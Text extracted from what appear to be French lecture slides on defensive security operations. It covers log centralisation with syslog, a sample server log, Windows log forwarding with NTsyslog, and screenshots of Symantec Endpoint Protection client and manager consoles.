
# Centralisation des traces

- Solutions propriétaires
- Syslog
- CNIL




```
ortalo@TPRECENT: /home/ortalo
Nov 27 10:02:02 TPRECENT postgres[23600]: [1] LOG: connection received: host=[local]
Nov 27 10:02:02 TPRECENT postgres[23600]: [2] LOG: connection authorized: user=postgres database=phpgroupware
Nov 27 10:02:08 TPRECENT postgres[23608]: [1] LOG: connection received: host=[local]
Nov 27 10:02:08 TPRECENT postgres[23608]: [2] LOG: connection authorized: user=postgres database=prelude
Nov 27 10:02:12 TPRECENT postgres[23613]: [1] LOG: connection received: host=[local]
Nov 27 10:02:12 TPRECENT postgres[23613]: [2] LOG: connection authorized: user=postgres database=template1
Nov 27 10:02:34 TPRECENT nagios: SERVICE ALERT: BT-CANON;PING;OK;SOFT;3;PING OK - Packet loss = 0%, RTA = 117.51 ms
Nov 27 10:03:04 TPRECENT nagios: SERVICE ALERT: BT-ALRT;PING;WARNING;SOFT;1;PING WARNING - Packet loss = 0%, RTA = 2
53.35 ms
Nov 27 10:04:04 TPRECENT nagios: SERVICE ALERT: BT-ALRT;PING;OK;SOFT;2;PING OK - Packet loss = 0%, RTA = 59.94 ms
Nov 27 10:05:01 TPRECENT /USR/SBIN/CRON[24114]: (www-data) CMD (php4 /usr/share/cacti-0.8.3a/cmd.php > /dev/null 2>&
1)
Nov 27 10:05:23 TPRECENT syslog-ng[198]: STATS: dropped 0
Nov 27 10:07:44 TPRECENT nagios: HOST ALERT: BT-CANON;DOWN;SOFT;1;CRITICAL - Plugin timed out after 10 seconds
Nov 27 10:07:44 TPRECENT nagios: HOST ALERT: BT-CANON;UP;SOFT;2;PING OK - Packet loss = 0%, RTA = 54.46 ms
Nov 27 10:07:44 TPRECENT nagios: SERVICE ALERT: BT-CANON;PING;WARNING;SOFT;1;PING WARNING - Packet loss = 0%, RTA =
379.32 ms
Nov 27 10:08:01 TPRECENT /USR/SBIN/CRON[24687]: (mail) CMD ( if [ -x /usr/lib/exim/exim3 -a -f /etc/exim.conf
]; then /usr/lib/exim/exim3 -q ; fi)
Nov 27 10:08:35 TPRECENT nagios: SERVICE ALERT: BT-CANON;PING;CRITICAL;SOFT;2;PING CRITICAL - Packet loss = 0%, RTA =
605.51 ms
Nov 27 10:08:54 TPRECENT nagios: SERVICE ALERT: BT-ALRT;PING;WARNING;SOFT;1;PING WARNING - Packet loss = 0%, RTA = 2
06.12 ms
:
```

# Paramétrage d'un DC Windows





# Déport de trace (simple)

Outil : NTsyslog



# Éléments de volumétrie



# Antivirus sur le poste (1)



# Antivirus sur le poste (2)

Symantec Endpoint Protection

## Rechercher les menaces

Aide et support

Etat

- Rechercher les menaces
- Changer les paramètres
- Afficher la quarantaine
- Afficher les journaux

LiveUpdate

Analyses

Analyses configurées pour cet ordinateur.

Créer une analyse

Nom de l'analyse	Activé	Type	Moment de l'analyse	Dernière analyse
Analyse planifiée chaque semaine	Oui	Analyse com...	Hebdomadaire	lundi 19 décembre 2011 22:

Active Scan

Analyser uniquement les zones les plus communément infectées.

Durée : 1 à 2 minutes


Exécuter Active Scan

Analyse complète


Analyser l'ensemble de l'ordinateur.

Durée : 30 à 120 minutes

Exécuter une analyse complète



# Antivirus sur le poste (3)



# Console Antivirus (1)

**Console Symantec Endpoint Protection Manager**

**Symantec™ Endpoint Protection Manager**

Actualiser | A propos de | Aide | Déconnexion

**Etat de la sécurité**

**Etat de la sécurité - Bon**

**Résumé des actions par nombre de détections**

Opération	Virus	Risques de sécurité
Nettoyé	0	0
Suspect	0	0
Bloqué	0	0
Mis en quarantaine	0	0
Supprimé	0	0
Nouvellement infecté	0	0
Encore infecté	1	0

**Risques par heure : 12 dernières heures**

Afficher : Risques

**Résumé de l'état**

	Ordinateurs
Moteur antivirus arrêté	0
Auto-Protect arrêté	0
Protect contre intervenant désactivé	0
Redémarrage requis	1
Intégrité de l'hôte défaillante	0
Etat élément n'effectué pas rapporté.	0

Aucune notification non acquittée dans les 24 dernières heures

**Distribution des définitions de virus : 12 dernières heures**

Afficher : Distribution des définitions de virus

Définitions	Ordinateurs
2011-12-20 rev. 020	725
2011-12-20 rev. 002	1
2011-12-19 rev. 020	3
2011-12-18 rev. 009	1
tous les autres	11

**Dernière version Symantec :** 2011-12-20 rev. 038  
**Dernière version du gestionnaire :** 2011-12-20 rev. 020

**Security Response**

Dernière mise à jour : 21/12/2011 07:38:55

**Men princip** Dernier change. propa. : 09/10/2010 00:56:01

- » Aucun article à afficher

**Dernières menaces**

- » Aucun article à afficher

Il n'y a actuellement pas de menaces de catégorie 3 ou plus en circulation.

**Symantec ThreatCon**  
Level 1: Normal  
1

- Alerte de sécurité
- Symantec
- Définitions
- Dernières menaces
- Security Focus

**Résumé des applications surveillées**

	Occurrences
Détection d'application commerciale	0
DéTECT. proactive forcée menaces TruScan	0

**Rapports sur les favoris**

- Principales sources d'attaques
- Corrélation des principaux risques
- Distrib. ds menaces protect TruScan

# Console Antivirus (3)

## Téléchargements les plus récents de LiveUpdate

Affiche les téléchargements les plus récents de contenu LiveUpdate sur ce site. L'affichage n'affiche pas les téléchargements LiveUpdate sur les clients. Il n'affiche pas non plus les téléchargements des paquets d'installation de client.

Type de contenu	Révision	Moment du téléchargement
Catalogue de contenus de Symantec Endpoint Protection Manager 11.0	2011-05-19 rev. 701	21 septembre 2011 07:14:25 CEST
Définitions antivirus et contre les logiciels espions Win64 11.0 MicroDefs...	2011-12-20 rev. 020	21 décembre 2011 07:26:23 CET
Définitions antivirus et contre les logiciels espions Win32 11.0 MicroDefs...	2011-12-20 rev. 020	21 décembre 2011 07:39:04 CET
Decomposer Win32 et Win64 11.0	2008-02-17 rev. 000	24 septembre 2009 14:30:05 CEST
Moteur d'analyse proactive des menaces TruScan Win64 11.0	2008-08-20 rev. 001	24 septembre 2009 14:32:43 CEST
Données d'analyse proactive des menaces TruScan 11.0	2008-08-20 rev. 001	24 septembre 2009 14:32:34 CEST
Moteur d'analyse proactive des menaces TruScan Win32 11.0	2008-08-20 rev. 001	24 septembre 2009 14:32:48 CEST
Liste blanche d'analyse proactive des menaces TruScan Win32 11.0	2011-12-20 rev. 005	21 décembre 2011 07:46:23 CET
Liste des applications commerciales d'analyse proactive des menaces Tr...	2011-12-20 rev. 005	21 décembre 2011 07:47:53 CET
Moteur d'application commerciale d'analyse proactive des menaces TruS...	2008-09-29 rev. 016	24 septembre 2009 14:29:56 CEST
Liste blanche d'analyse proactive des menaces TruScan Win64 11.0	2011-12-20 rev. 005	21 décembre 2011 07:47:11 CET
Liste des applications commerciales d'analyse proactive des menaces Tr...	2011-12-20 rev. 005	21 décembre 2011 07:46:15 CET
Signatures de prévention d'intrusions Win32 11.0	2011-12-20 rev. 001	21 décembre 2011 07:20:54 CET
Signatures de prévention d'intrusions Win64 11.0	2011-12-20 rev. 001	21 décembre 2011 07:47:03 CET
Signatures de contrôle des transmissions 11.0	2010-12-01 rev. 096	3 décembre 2010 06:29:22 CET

Fermer

# Console Antivirus (2)

Symantec™ Endpoint Protection Manager

Actualiser | A propos de | Aide | Déconnexion

The screenshot shows the Symantec Endpoint Protection Manager interface. On the left, a sidebar lists navigation options: Page démarrage, Contrôles, Rapports, Politiques, Clients (selected), and Administrateur. Under 'Clients', there's a tree view of groups: Ma société, Groupe par défaut, ajout fonctionnalités, Clients spécifiques C, déploiement, Hébergeurs Hyper-V, PC quarantaine, PC Standard (selected), PC W2K Nomade ave..., Serveur Notes, Serveurs, Serveurs GED, Serveurs Oracle, and Sharepoint de dev vi.... Below this is a 'Tâches' (Tasks) list with icons for adding a group, account, user, unit, Active Directory users, executing a command, performing a search, defining a filter, and searching for computers.

**PC Standard**

Clients Politiques Détails Paquets d'installation

Affichage : Etat du client

Page 1 sur 35 < Précédente Suivant >

Ce groupe contient les clients suivants :

Nom	Client d'ouverture de session	Adresse IP	Version de client	Dernier contrôle	Redémarrage
[REDACTED]	[REDACTED]	11.0.5002.333	20/12/11 16:59	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	19/12/11 17:11	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	02/12/11 14:31	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	20/12/11 16:35	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:28	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:28	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	13/12/11 08:34	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	16/12/11 16:59	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	16/12/11 16:19	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:28	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	25/11/11 11:11	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	13/12/11 15:35	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	08/12/11 17:59	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	20/12/11 16:39	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	09/12/11 15:59	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:28	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	20/12/11 17:03	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	16/12/11 16:59	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:32	Non	
[REDACTED]	[REDACTED]	11.0.5002.333	21/12/11 10:24	Non	
